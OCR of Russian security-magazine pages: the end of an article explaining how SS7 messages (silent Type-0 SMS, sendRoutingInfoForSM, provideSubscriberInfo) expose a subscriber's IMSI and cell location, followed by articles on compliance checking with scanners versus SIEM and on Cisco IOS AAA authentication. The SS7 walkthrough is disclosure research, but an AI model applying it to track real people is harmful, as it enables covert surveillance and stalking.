


Рис. 2

прещенных услуг, адрес биллинг-центра (для абонентов предоплатной системы), адрес MSC/VLR, в зоне действия которого находится абонент в настоящий момент. Этот же профиль с некоторыми изменениями копируется в VLR, когда абонент регистрируется в зоне его действия.

Шлюзовой коммутатор (Gateway MSC, GMSC) является приемной точкой для входящих вызовов. Он на основе информации, полученной из HLR, маршрутизирует вызов на тот коммутатор, в зоне действия которого находится вызываемый абонент.

В процессе установления вызова, отправки SMS и прочих транзакций узлы связи обмениваются между собой сигнальными сообщениями. Стек протоколов, набор сообщений и их параметров в сетях телефонной (не только мобильной) связи называется системой сигнализации № 7 (Signaling System 7, SS7). Все протоколы SS7 открыты и доступны для ознакомления и изучения на сайтах таких международных организаций, как МСЭ-Т, 3GPP, GSMA. Описанная далее атака опирается на сообщения SS7.

Атака

Разумеется, данную атаку не сможет совершить любой человек с улицы. Для осуществления атаки звезды должны расположиться в правильном порядке на небосводе. А именно:

- должен быть выход в сеть сигнализации SS7,
- возможность формировать любые сообщения сигнализации SS7 (потребуется протокол MAP),
- в сети жертвы нет средств фильтрации некорректных или подозрительных SS7-сообщений (порядка 90% операторов по всему миру не задумываются о такой фильтрации).

Для того чтобы описание атаки не было просто чередой скучных терминов, будем придерживаться следующей легенды. Пара наших сотрудников поехала в командировку в Киев: там у них намечены переговоры с потенциальными клиентами. Они уже должны вернуться с результатом, но сообщают, что в процессе переговоров возникли сложности и им придется задержаться. Теперь мы будем пеленговать одного из наших коллег и предлагаем вам отследить весь процесс по стрелочкам на рис. 2.

1. Мобильный телефон регистрируется в сети одного из украинских мобильных операторов. В какой-то момент абонент входит в зону покрытия LAC 41800 со стороны сектора CI 22C0 и продолжает движение вплоть до сектора CI 22CF. Что же в это время происходит в сети оператора? Когда телефон оказывается в зоне покрытия LAC 41800, то инициируется процедура Location Update, обновляя в базе данных VLR значения LAC и CI. По мере движения нашего коллеги до сектора CI 22CF в базе данных VLR не происходит более никаких изменений.
2. Мы хотим узнать, на самом ли деле у наших сотрудников идут сложные переговоры. И в какой-то момент мы формируем SMS-сообщение с атрибутом Type-0 и отправляем на номер одного из коллег. Напоминаю, что по легенде он в это время находится в секторе CI 22CF.
3. У SMS-сообщения Type-0 есть другое название — SMS-пинг. Это сообщение не отображается на экране мобильного телефона и не сохраняется в списке принятых SMS. Кроме того, оно осуществляет действия, которые абонент не планировал, а именно, производит обновление атрибутов местоположения в базе данных VLR. Теперь в VLR хранится актуальное значение сектора, в котором пребывает абонент, то есть CI 22CF.
4. Мы уже начали свою активность, однако еще не получили ни байта результата. Информация о местоположении абонента хоть и обновилась, но она находится в недрах оборудования оператора, и чтобы выудить данные, мы продолжаем наши исследования. На следующем шаге формируем сигнальное сообщение sendRoutingInfoForSM, где в качестве параметра указывается мобильный номер нашего сотрудника, и отправляем это сообщение на HLR оператора.
5. В мире телекома принято доверять друг другу, особенно запросам, пришедшим




Рис.3

по сетям SS7, и HLR оператора не является исключением из этого правила. На рис. 3 показана выдержка из трассировки. HLR находит в своих базах данных идентификатор IMSI абонента (1) и адрес MSC/VLR (2), в зоне действия которого находится абонент с заданным номером, и, не подозревая подвоха, сообщает своему «собеседнику» эти данные. Здесь можно обратить внимание на значения некоторых цифр. Первые три цифры идентификатора IMSI обозначают код страны абонента (Mobile Country Code, MCC). Код 250 закреплен за Россией (1). Адрес коммутатора предоставляется в более привычной для нас телефонной нумерации, где 380 — международный телефонный код Украины (2).

На этом шаге можно сделать небольшую паузу. Дело в том, что в сети существуют сервисы, которые на этом останавливаются и выдают своим пользователям информацию о местоположении любого мобильного абонента с точностью до мобильного коммутатора.




Рис.4

На рис. 4 показан фрагмент скриншота с результатами поиска того же самого человека. Тут мы видим номер абонента (1). Кроме того, сервис раскрывает идентификатор IMSI (2), который вообще-то является конфиденциальной информацией и должен храниться оператором за семью печатями. Следом нам показан номер сервис-центра, где находится абонент (3). Фактически это урезанный адрес мобильного коммутатора. В России по номеру сервис-центра можно определить регион нахождения абонента, т. к. адресация коммутаторов совпадает с региональной телефонной нумерацией. К сожалению, для украинских мобильных операторов мне не удалось найти такого соответствия.

6. Наши поиски продолжаются. Теперь мы формируем сообщение provideSubscriberInfo, где в качестве параметра задаем идентификатор IMSI, и отправляем это сообщение на адрес мобильного коммутатора. Все необходимые параметры (IMSI и адрес MSC/VLR) мы получили на предыдущем шаге.
7. И опять мы сыграем на всеобщем доверии. Коммутатор воспринимает сообщение как вполне легальное и с удовольствием сообщает в ответ идентификаторы сети MCC/MNC, значение LAC и недавно обновленное значение сектора CI.

Теперь посмотрим на трассировку (рис. 5). Все значения, нужные нам для пеленгации, получены:




Рис.5

- MCC — код страны;
- MNC (Mobile Network Code) — код мобильного оператора;
- LAC (для дальнейшего использования нужно перевести это значение в шестнадцатеричный вид: 41800 = A348h);
- CGI (Cell Global Identity) — код соты, значение сразу показано в шестнадцатеричном виде.

Пока это только набор цифр, из которого мы сможем узнать страну по MCC — код 255 закреплен за Украиной. Пока все сходится. Теперь открываем сервис для определения координат базовой станции, коих в сети можно найти немало (рис. 6). И что же мы видим? Это не Киев, а Феодосия, причем сектор обслуживает не городскую черту, а морское побережье с пляжами! Теперь ясно, чем наши коллеги так долго заняты в командировке!

В качестве пользователей описанного в статье «сервиса» можно представить преступников, промышленных шпионов, частных детективов... Но остается вопрос: кто и каким образом может реализовать подобного рода атаки?

В первую очередь, такая возможность есть у технических специалистов операторов связи, причем сам оператор может находиться в любой стране мира.

Во-вторых, для реализации сервиса может быть специально создана компания с получением необходимых лицензий, закупкой оборудования и подключением к SS7 (обязательно с возможностью работы протокола MAP). Денежные затраты на реализацию такого варианта в России будут исчисляться круглыми суммами и вряд ли смогут окупиться.

Третий вариант — взлом сети управления оператора и внедрение «жучка» в его существующую инфраструктуру.

А у правоохранительных органов имеются свои средства оперативно-разыскных мероприятий (СОРМ), в том числе с функцией поиска местоположения.

P. S. Хочу выразить благодарность отделу анализа безопасности сетевых устройств Positive Technologies и Вере Красковой, которая отдыхала в Крыму во время наших исследований и выступила в роли пеленгуемого абонента.




Рис.6

АДМИНИСТРИРОВАНИЕ

СООТВЕТСТВИЕ СТАНДАРТАМ И ПОЛИТИКАМ: СКАНЕР ИЛИ SIEM?

Олеся Шелестова
habrahabr.ru/company/pt/blog/171083/

Английский термин compliance означает соответствие одному из высокоуровневых стандартов (таким как SOX, PCI DSS, Basel II, GLBA). Проводить проверку на соответствие этим документам необходимо для того, чтобы определить, насколько хорошо в вашей организации соблюдаются требования, описанные данными стандартами (разрешенная длина паролей, наличие внутренних регламентов и политик, время устранения уязвимостей и т. п.).

Помимо международных стандартов существуют их отечественные аналоги, корпоративные политики и требования NIST. Проводить оценку соответствия этим документам также необходимо. Стандарты содержат наборы требований: выполнение всех требований стандарта фактически означает соответствие ему. Пример отдельного требования: «Должен иметься дисциплинарный процесс для служащих, которые произвели нарушение защиты» (ИСО/МЭК 2005 A.8.2.3).

Проводить проверку на соответствие стандартам необходимо не только для отчетности: чем больше требований выполняется, тем выше уровень защищенности и тем ниже риски финансовых потерь при возникновении угроз. Очевидно, что обеспечивать соответствие стандартам необходимо постоянно и непрерывно — иначе при очередной аудиторской проверке придется потратить кучу сил и нервов на поспешное внесение изменений в конфигурации и инфраструктуру в соответствии с требованиями.

Как проводить проверку соответствия стандарту

На курсах аудиторов по ISO 27001 мне довелось встретить сотрудников департамента ИБ одной организации, которые при проверке соответствия использовали стандарт 27001, но оценивали соответствие и просчитывали риски в экселевской таблице. Зрелище не для слабонервных, признаюсь вам.

Конечно, можно проверять соответствие подобным образом, выписывая требования стандарта на лист бумаги или в Excel. Можно воспользоваться специальным ПО, в котором сотрудники, ответственные за те или иные аспекты безопасности, будут отвечать на типовые вопросы: «Да, нет, не знаю». Но насколько достоверной будет полученная информация? Уверены ли вы, что администратор домена действительно установил минимальную длину паролей, равную 7 символам? А вы действительно уверены, что этот администратор не сделал скриншот, а потом не вернул настройки групповых политик в состояние, которое он (!) считает нужным? Часть требований можно проверить только с помощью опроса сотрудников, но выполнение остальных требований вполне можно проверять автоматизированными средствами.

Типы требований

Требования делятся на технические и нетехнические. К техническим требованиям относится та информация, которую можно проверить с помощью средств автоматизации (выполнив команду в консоли, парсером по файлу конфигурации, через параметр реестра).

Приведу простой пример технического требования, упоминающегося в большинстве стандартов: PCI DSS 8.5.10 «Require a minimum password length of at least seven characters», PCI DSS 5.1 «Deploy anti-virus software on all systems commonly affected by malicious software (particularly personal computers and servers)».

Нетехнические требования, соответственно, проверить с помощью средств автоматизации не получится. Пример такого требования — упомянутый выше ИСО/МЭК 2005 A.8.2.3.

Ни один стандарт нельзя полностью описать с помощью одних лишь технических требований. При отсутствии средств автоматизации мы можем их все считать нетехническими. Появляется возможность автоматической проверки требования — оно становится техническим. Чем больше таких требований мы сможем проанализировать (проверить выполнение их в системе), тем оперативнее можно будет снижать риски, устраняя несоответствия.

Необходимо сразу пояснить, что процесс проверки соответствия вообще принято делить на compliance (без standard; имеется в виду соответствие высокоуровневым стандартам по умолчанию), regulatory compliance (требования надзорных органов, к примеру СТО БР ИББС) и policy compliance (соответствие политикам, будь то корпоративная политика или NIST). Все эти термины в рамках данной статьи мы будем понимать как «проверку на соответствие стандартам (политикам)».

От стандартов к политикам


Что делать, если вам не нужны никакие стандарты, но хочется контролировать соблюдение политик ИБ?

Понятие «проверка соответствия» применимо не только для высокоуровневых стандартов (ISO, руководства NIST, SOX, Basel II) и руководств NIST, но и для внутренних политик компаний. Многие требования корпоративных политик состоят из требований стандартов. Это означает, что можно выделить технические требования из стандартов, описанных в вашей корпоративной политике ИБ, объединить их в политику и отслеживать уже ее.

Другой вопрос — как автоматизировать процесс получения и обработки требований для оценки соответствия стандарту? Ответ прост: такими средствами автоматизации, как сканеры уязвимостей, системы класса CMS (compliance management system), SIEM или в крайнем случае самописными сценариями.

Как это работает

Для CMS и сканеров уязвимостей в задании на сканирование соответствия данному стандарту определяются IP-адреса информационных систем организации. Затем производится сканирование системы для определения соответствия требованиям выбранного стандарта (как правило, при этом сканер получает все доступные данные), после чего осуществляется оценка того, все ли технические требования данного стандарта выполняются на выбранных активах.



Как правило, в системе существует список доступных шаблонов стандартов с предопределенным набором требований, которые можно выбрать для оценки соответствия. Если же чего-то не хватает, то можно докупить у производителя сканера лицензии на отсутствующие стандарты или разработать свой собственный.

Разработка собственного стандарта

В сканерах уязвимостей с функцией проверки соответствия стандартам есть возможность создать свой стандарт с нуля или на базе уже имеющегося. В процессе создания

можно переопределить значения, которые проверяются в рамках требований или добавить собственные.

Добавление собственных требований возможно благодаря гибким механизмам проверок. В каждой системе требования состоят из одной или нескольких проверок. Как правило, проверки эти реализованы с помощью нескольких сценариев с различными методами и транспортами (WMI, RPC и т. п.). В McAfee VM, например, часть сценариев, хранящихся в базе данных, выглядит как на рисунке ниже.

Однако нам нет необходимости копаться в базе данных и вообще знать — какой сценарий что проверяет. Как правило, производители ПО предоставляют графический интерфейс для работы с требованиями. В свой новый стандарт или политику мы можем включить практически любые технические требования и переопределить значения их параметров.

Если же такого интерфейса нет, то должна по крайней мере быть доступна документация по созданию собственного стандарта (например, в формате XML). Немного усилий — и уникальный стандарт, отражающий требования к ИБ в конкретной организации, готов.

SIEM

Теперь поговорим о SIEM. Некоторые понятия, связанные с подобными системами, мы рассматривали в других наших статьях (bit.ly/1f1JC7q, bit.ly/PboDZ1).

Теперь давайте зададимся вопросом, зачем в принципе в SIEM нужна проверка соответствия. Что под этим процессом понимается в SIEM? И почему бы не использовать для такой проверки только сканеры уязвимости и compliance management systems?

Во-первых, в стандартах существуют требования по журналированию части событий, связанных с учетными записями, доступом к объектам, изменения групповых политик и т. п. Контролировать выполнение этих требований тоже необходимо, поскольку есть возможность проверить, поступают ли эти типы событий в наш SIEM.

Во-вторых, в отличие от различных сканеров, SIEM-системы непрерывно получают информацию, которую можно использовать для динамической оценки соответствия в режиме реального времени. Как быстро вы узнаете об отключении антивирусной защиты на вашем сервере или изменении доменной политики? В подобных ситуациях запуск сканера, как правило, нагружает сеть и информационные системы, поскольку процесс проверки соответствия стандарту (например, PCI DSS) часто влечет за собой и сканирование на уязвимости (а это огромная нагрузка, которая может «уронить» вашу производственную систему).

SIEM в данном случае выступает пассивным источником данных о соответствии тому или иному стандарту, получаемых в режиме реального времени: снимается проблема менеджмента журналов. В то же время у нас есть возможность на основе поступающих данных о различных событиях определять, что именно приводит к несоответствию. Далее проверяется соответствие определенному требованию выбранного стандарта, и в случае обнаружения несоответствия администратору информационной системы отправляется уведомление.

Кроме того, если в системе осуществляется инцидент-менеджмент (bit.ly/1h9nQOS), то определенному сотруднику будет также поставлена задача по устранению несоответствия.

Звучит красиво, не правда ли? Теперь вернемся к нашим SIEM-системам и посмотрим, каким образом они, собственно, оценивают соответствие тому или иному стандарту.

Высокоуровневые стандарты предполагают сбор и хранение информации об определенных событиях (указаны в таблице).

Object Access	Object accessed
	Object created
	Object modified
	Object deleted
	Object handle
Logon	Successful user logons
	Successful user logoff
	Unsuccessful user logon
	Remote sessions
Policy Changes	User policy changes
	Domain policy changes
	Audit policy changes
System Events	System logs
	Audit logs cleared
Process Tracking	Process access
Account Logon	Successfull account authentifications
	Unsuccessfull account authentifications
User Access	User access to company resources
Account Management	User account changes
	Computer account changes
	User group changes
Security Assessment	Asset discovery
	Service control
Contigency Planning	Backup
	Restore from backup
Configuration Management	Software updates
	Anti-malwares

С учетом отдельных стандартов получается следующая картина.

	SOX	GLBA	FISMA	PCI DSS	HIPAA	ISO 2700
Object Access	+		+	+	+	+
Logon	+	+	+	+	+	+
Policy Changes	+			+		+
System Events	+	+		+	+	+
Process Tracking	+					
Account Logon	+					+
User Access	+		+	+	+	+
Account Management	+					+
Security Assessment			+			+
Contigency Planning			+			+
Configuration Management			+	+		+

Повторю еще раз: акцент здесь делается *на сборе и хранении*. Мы не увидим ничего похожего на «анализ», «аудит полученных данных» (не путать с «аудитом входа в систему», это обычные данные из журналов).


Если вы ожидаете, что результатом контроля соответствия стандарту с использованием SIEM станет сообщение вида «Установлена минимальная длина пароля» с указанием соответствующего или не соответствующего требования, — вы, к сожалению, ошибаетесь.

После запуска проверки на соответствие любому высокоуровневому стандарту из списка доступных в SIEM-системе в отчете вы получите только лишь список событий и систем с разбивкой по требованиям или (в лучшем случае) отчет по событиям в рамках этого требования (например, data flows).

Отсюда можно сделать вывод, что SIEM-системы не предназначены для оценки соответствия, а нужны как техническое средство для соблюдения отдельных требований стандартов по сбору и хранению событий и имеют лишь функциональность track@report.

Конечно, есть и исключения, но их немного. Некоторые вендоры пытаются частично извлечь из поступающих событий полезную информацию, влияющую на соответствие стандартам. В этом случае требования соотносятся с правилами корреляции SIEM. При этом одному требованию соответствует несколько правил. Это объясняется тем, что конкретный факт (например, изменение минимальной длины пароля в доменной политике) может включать в себя много событий от разных источников данных, да и содержание самого события может быть разным.


Кроме того, в журнале событий каждого источника данных конкретное событие может быть описано различными служебными словами, с разными event_id.



Однако выполнение проверки соответствия подобным образом требует слишком большого количества ресурсов, поэтому разработчики SIEM отказываются от этой затеи.

Почему же возникли трудности в реализации полноценного анализа на соответствие? Кратко рассмотрим основные причины.

Причина первая. В SIEM отсутствует понятие объекта. Тут можно вспомнить метод корреляции MBR model based reasoning, описанный в одной из наших статей (bit.ly/1jcka0i). С помощью данного метода, к примеру, можно было бы описать состояние объекта, приводящее к несоответствию.



В модели SIEM хранятся события, категории и классы событий, статистика. Однако там отсутствуют состояния объектов или активов (хотя этого понятия для SIEM и не существует).


Причина вторая. В SIEM-системах большинства производителей события не нормализуются (не приводятся к одному стандартизированному виду), поэтому нужно составлять большое количество логических правил корреляции. Это, в свою очередь, приводит к нерациональности составления полноценного standard compliance.

Почему так происходит? Все производители стремятся выполнить требование NIST 800-92 («Original event is preserved and no data is changed during normalization») и, дабы обеспечить неизменность исходных событий, хранят их формате RAW.

Что же делать? Как вариант — применять стандарт CEE (cee.mitre.org). Это позволит стандартизировать события без противоречия с NIST 800-92.

В SIEM не получится описать все технические требования стандартов по одной простой причине: значения требований не передаются в событиях от источников. Соответственно, SIEM без дополнительной функциональности сканера в SIEM-агенте эти значения не получит. Однако, тренд сейчас — использование безагентных технологий. Несмотря ни на что с помощью SIEM можно отследить большую часть состояния требований в режиме реального времени. Разработчикам SIEM нужно лишь сделать шаг для исправления ошибок.

Надеюсь, в этой статье мне удалось развеять миф о проверке соответствия стандартам в SIEM-системах, а также дать представление о понятиях standard compliance, policy compliance, regulatory compliance.



АУТЕНТИФИКАЦИЯ В CISCO IOS

Максим Хабрат
habrahabr.ru/company/pt/blog/192668/

AAA (Authentication, Authorization and Accounting) — система аутентификации, авторизации и учета событий, встроенная в операционную систему Cisco IOS, служит для предоставления пользователям безопасного удаленного доступа к сетевому оборудованию Cisco. Она предлагает различные методы идентификации пользователя, авторизации, а также сбора и отправки информации на сервер.

Однако мало того, что AAA по умолчанию выключена; конфигурация этой системы — дело довольно запутанное. Недочеты в конфигурации могут привести либо к нестабильному, небезопасному подключению, либо к отсутствию какого-либо соединения в принципе. В данной статье мы подробно разберем схему настройки аутентификации при помощи AAA.

В общем виде схема аутентификации представлена на рис. 1 и 2.

Схема разделена на две части не случайно: в первой описывается основной путь прохождения от управляющих линий (vty или con) до методов аутентификации, во второй — сами способы аутентификации. Но давайте обо всем по порядку.

Отсутствие aaa new-model

В данном случае речь идет о правой части первой схемы (см. рис. 3).

Как уже было сказано, по умолчанию сервис aaa new-model выключен. Подключение к устройству может быть выполнено либо физически, путем подключения через консольный порт (line console 0) без ввода каких-либо учетных данных, либо через протокол TELNET (line vty). Причем в последнем случае, даже если задать IP-адрес на Cisco, получить доступ к устройству не получится ввиду отсутствия пароля (способ аутентификации line, см. рис. 3). Если пароль на линии vty задан, то устройство потребует от вас только ввести пароль, что существенно снижает безопасность подключения, так как для входа не требуется вводить логин; впрочем, тут все, конечно, зависит также от сложности пароля, который вы настроили.

При выполнении команды «login local» устройство, установив соединение, будет требовать ввести логин и пароль для входа.

Итак: в случае отсутствия aaa new-model максимум, которого вы можете требовать от Cisco IOS, — это использование пароля (способ аутентификации line) и использование логина и пароля из локальной базы данных (способ аутентификации local).

Конфигурация aaa new-model

Преимущество конфигурации AAA в том, что она содержит множество методов аутентификации (в отличие от предыдущего




Рис. 3. Схема аутентификации без aaa new-model




Рис. 1. Схема аутентификации

Рис. 2. Схема аутентификации (продолжение)

